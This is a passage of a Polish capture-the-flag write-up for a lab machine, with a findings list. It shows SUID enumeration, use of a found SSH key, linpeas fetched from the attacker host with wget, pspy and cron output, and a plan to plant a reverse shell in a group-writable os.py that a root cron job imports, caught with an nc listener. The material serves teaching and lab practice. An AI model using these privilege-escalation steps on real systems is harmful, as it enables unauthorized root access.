www-data@jack:/home$ ls
ls
jack
www-data@jack:/home$ cd jack
cd jack
www-data@jack:/home/jack$ ls
ls
minder.txt  user.txt
www-data@jack:/home/jack$
```

W poszukiwaniu podatnych miejsc w systemie:

```
www-data@jack:/home/jack$ find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null
275781 100 -rwsr-xr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
275250 420 -rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
274808 40 -rwsr-xr-x 1 root root 38984 Jun 24 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-ntc
275747 16 -rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
401575 44 -rwsr-xr-x 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
261095 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/ject/dmccrypt-get-device
260832 76 -rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
260993 136 -rwsr-xr-x 1 root root 130808 Jul 4 2017 /usr/bin/sudo
260909 56 -rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
275748 24 -rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
260769 52 -rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
260898 40 -rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
260771 40 -rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
275449 52 -rwsr-xr-x 1 daemon daemon 51404 Jan 14 2016 /usr/bin/at
274624 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
274823 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
274525 32 -rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/rusermount
260684 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/plng6
260683 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/plng
260718 28 -rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
274534 140 -rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
260669 40 -rwsr-xr-x 1 root root 40132 May 16 2018 /bin/mount
260700 40 -rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
www-data@jack:/home/jack$ sudo -l
sudo -l
[sudo] password for www-data:
www-data@jack:/home/jack$
```

Znalazłem klucz id_rsa do ssh w /var/backups uzutkowniak jack.

[illegible]

Po zalogowaniu przez ssh za pomocą klucza wysyłam linpeas.sh do Głębszej eksploracji w kierunku podatności.

The screenshot displays a Kali Linux desktop with two terminal windows open.

Left Terminal Window (root@10.10.84.25):

```

root@ip-10.10.84.25: ~
File Edit View Search Terminal Help
root@ip-10.10.84.25:~# find / -name linpeas
find: '/run/user/115/gvfs': Permission denied
root@ip-10.10.84.25:~# find / -name linpeas.sh
/opt/PEAS/linPEAS/linpeas.sh
root@ip-10.10.84.25:~# find: '/run/user/115/gvfs': Permission denied
root@ip-10.10.84.25:~# ls
Desktop  Id  Pictures  Rooms  thinclient_drives
Downloads Instructions Postman Scripts Tools
root@ip-10.10.84.25:~# cp /opt/PEAS/linPEAS/linpeas.sh .
root@ip-10.10.84.25:~# ls
Desktop  Id  linpeas.sh  Postman  Scripts  Tools
Downloads Instructions Pictures  Rooms  thinclient_drives
root@ip-10.10.84.25:~# python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.184.196 - - [22/Jan/2023 22:08:08] "GET /linpeas.sh HTTP/1.1" 200 -
Additional

```

Right Terminal Window (jack@jack-):

```

File Edit View Search Terminal Help
root@ip-10.10.84.25:~# ssh -i id jack@jack.thm
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

143 packages can be updated.
92 updates are security updates.

Last login: Mon Nov 16 14:27:49 2020 from 10.11.12.223
jack@jack:~$ wget http://10.10.84.25:4444/linpeas.sh
--2023-01-22 16:08:08-- http://10.10.84.25:4444/linpeas.sh
Connecting to 10.10.84.25:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 233380 (228K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 227.91K --.-KB/s  in 0.001s

2023-01-22 16:08:08 (169 MB/s) - 'linpeas.sh' saved [233380/233380]

jack@jack:~$

```

Program znalazł podatność w python2.7 os.py pozwoli nam na eskalacje

```
[+] Interesting GROUP writable files (not in Home) (max 500)
[!] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
Group jack:
/dev/mqueue/linpeas.txt
Group adm:
/var/log/mysql/error.log
Group cdrom:
Group dip:
Group plugdev:
Group lpadmin:
Group sambashare:
Group family:
/usr/lib/python2.7/_threading_local.py
/usr/lib/python2.7/plistlib.pyc
/usr/lib/python2.7/stringprep.py
/usr/lib/python2.7/ihooks.pyc
/usr/lib/python2.7/weakref.py
/usr/lib/python2.7/sgmllib.pyc
/usr/lib/python2.7/os.py
/usr/lib/python2.7/posixpath.py
/usr/lib/python2.7/copy_reg.py
/usr/lib/python2.7/bdb.py
/usr/lib/python2.7/smtpd.pyc
#) You can write even more files inside last directory

[+] Searching passwords in config PHP files
        case 'DB_PASSWORD':
        define( 'DB_PASSWORD', $pwd );
define( 'DB_PASSWORD', 'password_here' );
```

Użyłem programu pspy64, pozwoli na głębszą eksplorację w kierunku procesów bez konieczności uprawnień administratora. Można zobaczyć że program znalazł Cron, python checker.py

```
2023/01/22 16:32:22 CMD: UID=0 PID=2 | (sd-pam)
2023/01/22 16:32:22 CMD: UID=1000 PID=1991 | (sd-pam)
2023/01/22 16:32:22 CMD: UID=1000 PID=1988 | /lib/systemd/systemd --user
2023/01/22 16:32:22 CMD: UID=0 PID=1986 | sshd: jack [priv]
2023/01/22 16:32:22 CMD: UID=0 PID=1918 |
2023/01/22 16:32:22 CMD: UID=0 PID=19 |
2023/01/22 16:32:22 CMD: UID=33 PID=1895 | /bin/bash
2023/01/22 16:32:22 CMD: UID=33 PID=1894 | python3 -c 'import pty;pty.spawn("/bin/bash")'
2023/01/22 16:32:22 CMD: UID=33 PID=1888 | /bin/sh -l
2023/01/22 16:32:22 CMD: UID=33 PID=1884 | sh -c uname -a; w; id; /bin/sh -l
2023/01/22 16:32:22 CMD: UID=33 PID=1864 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1863 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=0 PID=18 |
2023/01/22 16:32:22 CMD: UID=0 PID=17 |
2023/01/22 16:32:22 CMD: UID=33 PID=1681 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1679 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1667 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1665 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1643 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1639 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=33 PID=1585 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=0 PID=15 |
2023/01/22 16:32:22 CMD: UID=33 PID=1471 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=0 PID=145 |
2023/01/22 16:32:22 CMD: UID=0 PID=14 |
2023/01/22 16:32:22 CMD: UID=0 PID=13 |
2023/01/22 16:32:22 CMD: UID=0 PID=129 |
2023/01/22 16:32:22 CMD: UID=0 PID=128 |
2023/01/22 16:32:22 CMD: UID=0 PID=1277 | logger -t mysqld -p daemon error
2023/01/22 16:32:22 CMD: UID=1118 PID=1276 | /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --skip-log-error --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/
2023/01/22 16:32:22 CMD: UID=0 PID=127 |
2023/01/22 16:32:22 CMD: UID=0 PID=126 |
2023/01/22 16:32:22 CMD: UID=0 PID=125 |
2023/01/22 16:32:22 CMD: UID=0 PID=124 |
2023/01/22 16:32:22 CMD: UID=0 PID=123 |
2023/01/22 16:32:22 CMD: UID=0 PID=122 |
2023/01/22 16:32:22 CMD: UID=0 PID=121 |
2023/01/22 16:32:22 CMD: UID=0 PID=12 |
2023/01/22 16:32:22 CMD: UID=0 PID=1130 | /bin/bash /usr/bin/mysqld_safe
2023/01/22 16:32:22 CMD: UID=0 PID=11 |
2023/01/22 16:32:22 CMD: UID=0 PID=1096 | /usr/sbin/apache2 -k start
2023/01/22 16:32:22 CMD: UID=0 PID=1069 | /usr/sbin/sshd -D
2023/01/22 16:32:22 CMD: UID=0 PID=1053 | /sbin/agetty --keep-baud 115200 38400 9600 tty50 vt220
2023/01/22 16:32:22 CMD: UID=0 PID=1051 | /sbin/agetty --nolcar tty1 linux
2023/01/22 16:32:22 CMD: UID=0 PID=1029 | /usr/lib/policykit-1/polkitd --no-debug
2023/01/22 16:32:22 CMD: UID=0 PID=10 |
2023/01/22 16:32:22 CMD: UID=0 PID=1 | /sbin/init
2023/01/22 16:32:22 CMD: UID=0 PID=3687 | /bin/sh -c /usr/bin/python /opt/statuscheck/checker.py
2023/01/22 16:34:01 CMD: UID=0 PID=3686 | /bin/sh -c /usr/bin/python /opt/statuscheck/checker.py
2023/01/22 16:34:01 CMD: UID=0 PID=3685 | /usr/sbin/cron -f
2023/01/22 16:34:01 CMD: UID=0 PID=3688 | /usr/bin/python /opt/statuscheck/checker.py
2023/01/22 16:34:01 CMD: UID=0 PID=3689 | sh -c /usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log
```

Odnalazłem os.py w celu dodania reversshell. Cron wykonuje się co około 2 min z uprawnieniami roota.

```
Jan 31 10:51:47 jack systemd-timesyncd[500]: Timed out waiting for reply from 185.125.190.58:1
Jan 31 10:51:47 jack systemd-timesyncd[500]: Timed out waiting for reply from 185.125.190.58:1
Jan 31 10:52:01 jack CRON[2079]: (root) CMD (/usr/bin/python /opt/statuscheck/checker.py)
Jan 31 10:52:08 jack systemd-timesyncd[500]: Timed out waiting for reply from 91.189.91.157:123
Jan 31 10:52:09 jack CRON[2073]: (CRON) info (No MTA installed, discarding output)
Jan 31 10:54:01 jack CRON[2090]: (root) CMD (/usr/bin/python /opt/statuscheck/checker.py)
Jan 31 10:54:09 jack CRON[2078]: (CRON) info (No MTA installed, discarding output)
Jan 31 10:56:01 jack CRON[2097]: (root) CMD (/usr/bin/python /opt/statuscheck/checker.py)
```


1. Wyciek nazw użytkowników za pomocą skanowania wpiscana.

Wendy, jacki danny.

Ważność: WYSOKA

2. User Role Editor <= 4.24 - Privilege Escalation

Ta luka w zabezpieczeniach umożliwia uwierzytelnionemu użytkownikowi dodanie dowolnych ról Edytora roli użytkownika do swojego profilu poprzez określenie ich za pomocą parametru „ure_other_roles” w żądaniu HTTP POST do modułu „profile.php” (wydawane po kliknięciu opcji „Aktualizuj profil”).

Aby zapobiec temu atakowi należy zaktualizować wtyczkę do wersji 4.25 lub nowszej.

Ważność: KRYTYCZNA

3. Python2.7 cheker.py os.py . Cron. Możliwość edycji pliku os.py przez nieuprzywilejowanego usera. Plik wykonuje się co kilka minut z uprawnieniami root , doprowadzi to do tego że po dodaniu do pliku odwróconej powłoki przez nieuprzywilejowanego użytkownika, za pomocą nc -lvnp 1234 może on otrzymać dostęp do konta root na porcie 1234.

Pliki tego typu powinny być edytowalne tylko przez użytkownika root.

Ważność: KRYTYCZNA

